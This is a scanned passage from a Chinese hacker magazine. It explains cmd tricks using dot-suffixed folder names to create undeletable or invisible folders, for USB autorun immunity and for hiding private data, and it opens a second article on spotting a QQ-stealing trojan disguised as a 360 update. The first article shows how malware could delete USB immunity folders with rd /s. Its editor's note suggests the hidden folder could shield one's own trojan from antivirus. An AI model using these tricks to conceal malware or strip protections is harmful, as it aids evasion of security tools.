大家都或多或少的知道Windows中有种特殊文件夹吧？由于包含Windows下文件夹命名机制所不允许的"."和"\"，所以在Windows下不能像正常文件夹那样进行进入和删除等操作，但在DOS中因为没有这样的规定，故我们可以在CMD中用MD命令创建这样的文件夹。




图2　无法删除

说完了基本原理，给菜菜们讲讲基本用法：

用法一，创造这样的文件夹来存放私密数据，一般人通过资源管理器是没法直接进




图3　打开空白文件夹




图5　其它三个文件夹的属性

的，而自己可以用start加路径进入。

看那篇文章的收获是：除了用start命令外，还可以建个同名文件夹（不带点的）。如我们建的是text..\（*在资源管理器中显示为text.*），再建一个text文件夹，那个text.文件夹就可以直接访问了。更为神奇的是，text和text.实质为同一文件夹，里边的文件同生同灭。

用法二，用来做U盘免疫。把这种特殊的文件夹放于免疫文件夹autorun.inf文件夹下，autorun.inf文件夹由于子文件夹不能删除而自己就不会被删。

看那篇文章的收获是，RD命令加参数S可以强制删除非空文件夹。于是我坏坏的想到了可以对付U盘免疫，回去试了试，**rd autorun.inf /s**，然后选y，果然把我一直信任的免疫删了，如图1。

但后来我又想到了个不被杀的方法，就是在autorun.inf下使用命令**md ...**，建个dir回显为..的文件夹（*在资源管理器中看不到*）。再试了一下rd autorun.inf /s，哈哈，这次还是显示目录不是空的，没被删掉，如图2。

试了几次还是这个最保险，多个点或多个字母都会被删。但据我所知，很多U盘免疫工具创建的都是***...\，这样很可能被那些加载带参数/s删文件夹命令的病毒直接杀掉，所以大家最好检查一下自己的U盘免疫是否安全。

附创建U盘免疫的命令：

```
H：(进入U盘，盘符自定)
md autorun.inf
cd autorun.inf
md ...\
```

大家还可以把它写成批处理文件为U盘加上免疫。当然没有绝对的安全，如果先进autorun.inf文件夹，再用rd ...\来删"...\"文件夹，再回去删autorun.inf，还是可以成功删掉autorun.inf文件夹的。再搭配rd autorun.inf /s，这两种方法一起加载到病毒里，autorun.inf文件夹还是会被杀的。所以不要太依赖这样的保护，平时多留心，保持好习惯使用U盘，才是安全的硬道理。

接下来开始讲我的新发现，刚才有点跑题了，下面开始本文主题：先建一个名为text.的文件夹，在CMD里输入命令**md text..**；再建一个名为text..的文件夹，输入命令**md text...**；然后建一个text，这样就可以直接进text.文件夹；然后在各文件夹下建一个文本作为标记；最后在CMD里输入命令**start F:\text...**（*注意这里是绝对路径，不然会跳到text文件夹*），然后会打开一个空白的文件夹，如图3。

注意这个文件夹和前边标记过的三个文件夹不同，前边分别为text文件夹、text.文件夹和text..文件夹，这个为text...文件夹。在资源管理器和dir回显中均无此文件夹，而它能否自由读写管理呢？答案是肯定的！

我们拖放一个游戏到这个文件夹后，资源管理器中显示的那三个文件夹合起来大小不变，文件数量不变。如图4，为text...文件夹的属性，如图5，为那三个文件夹的属性。更匪夷所思的是，在里边建的测试文档居然在资源管理器中搜索不到，如图6。




图6　资源管理器中搜索不到

以上是测试过程，我们可以用这个更为特殊的文件夹存放自己的私密数据，这样从资源管理器和CMD里都是找不到的。外边的那几个文件夹，我们可以删掉text和text.文件夹，删text.时需加参数/S。因为那几个文件夹只是作为测试证明用的，对结果没影响，所以我们只需**md text...**即可得到隐藏的text…文件夹，用的时候可以建个更普通的名字。

补充一点：*在资源管理器中，没有text没法进text.文件夹，没text.文件夹无法进text..文件夹，而没有text..文件夹就没有text...文件夹。删了text.文件夹，那个text...文件夹就不存在了。*

我个人的看法是：在CMD里，那个"\"属于文件夹"text...\"名字的一部分，而在Windows下被解析成指向下一目录，两个操作系统的规则差异造成了这样的结果。不过这个隐藏文




图4　text...文件夹属性

件夹还是很好玩的，有点像变魔术，哈哈。

编辑点评：如果你临时有什么文件要隐藏保护，也许本文是一个不错的方法，不需要工具，一个命令就够。并且，这样隐藏之后会不会躲过杀毒软件呢？小编我没试过，你感兴趣的话，自己试试看，说不定以后就不用担心你的小马被杀了呢。

记一次特别的盗QQ反击！

——通过黑客的木马盗黑客的QQ！

图弯刀

从本文您可以学到：

如何从木马中找到有用的信息

大家好，我是弯刀，今天给大家说的是我经历的一次盗Q实例。然而，起源居然是差点被别人盗Q！闲话不多说了，进入正题。

那天我正在上网，跟QQ上玩黑的朋友们聊天，正起劲，突然我QQ掉线了，这可不是什么好兆头。玩黑这么久了，第一感觉就是QQ被盗了。然而仔细一看，并没有异地登录的对话框。嗯，显然是木马终结了QQ程序的进程，如果我现在登录，QQ密码估计就不知会发到谁的邮箱去了。好吧，我就暂时不登录，先找到这个木马再说！

很容易的，我在C盘WINDOWS目录下发现了个360安全卫士的图标（自从玩黑后，对安全图标反而特别警惕），这个很显然不合常理！于是我把它剪切到了桌面，看了下属性，如图1，并没有发现可疑，是360的信息，而且文件名字是UPDATA，难道是360升级文件？我错怪它了？但一想起刚刚的QQ掉线事件，我坚定的告诉自己，不可能！




图1　文件信息




图3　修改过资源


